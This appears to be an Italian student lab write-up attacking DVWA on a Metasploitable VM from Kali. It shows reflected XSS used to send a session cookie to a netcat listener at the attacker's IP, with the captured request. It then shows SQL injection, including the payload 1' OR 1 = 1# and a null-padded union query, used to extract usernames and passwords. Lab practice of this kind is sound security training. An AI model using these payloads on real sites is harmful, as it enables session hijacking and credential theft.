
XSS Reflected

Connettività tra macchine:


Kali: 192.168.50.103

Metasploitable: 192.168.50.101


Connessione alla metasploitable tramite browser e accesso alla DVWA



Imposto security in low



Nel frattempo ho aperto burpsuite




Provo un carattere speciale e me lo restituisce in output senza sanitizzarlo



Provo ad inserire uno script e verifico da burpsuite come viene visualizzato dal sarver



Faccio un ulteriore prova di conferma:



Questo mi fa capire che il server non sanitizza gli input del client e che è possibile iniettare script malevoli in java script.

Con netcat mi metto in ascolto sulla porta 1300



Cerco uno script che possa restituirmi i cookie dell' utente che accede ad un sito e aggiungo l' ip della mia macchina kali e la porta in ascolto

Inietto lo script in DVWA

Vulnerability: Reflected Cross Site Scripting (XSS) What's your name? <script>var img = new Image() Submit

Verifico sul terminale se nc trasmette i dati in ascolto

```
(kali@kali)-[~]
$ nc -l -p 1300
GET /steal?cookie=security%3Dlow%3B%20PHPSESSID%3D6083bd34c19ca237bf450f99dfbb712e H
TTP/1.1
Host: 0.0.0.0:1300
Accept-Language: it-IT
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, lik
e Gecko) Chrome/126.0.6478.127 Safari/537.36
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Referer: http://192.168.50.101/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
```

SQL

Digito l'apice

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '''' at line 1

Questo indica che i dati che ho fornito vengono direttamente utilizzati nella query SQL senza alcuna sanitizzazione. Quindi il sito è vulnerabile.

Digito 1 e questo mi restituisce due campi selezionati




Tramite il comando 1' OR 1 = 1# aggiungo una condizione sempre vera.

Questo mi restituisce tutti i possibili users



Sapendo che i campi selezionati precedentemente sono due, digito questo comando con due valori "null" associati alla tabella users (trovata nella "view source"). Questo non mi restituisce nessun errore.



A questo punto provo diversi tentativi per trovare la parola password. Trovata mi restituisce nome user e password associata

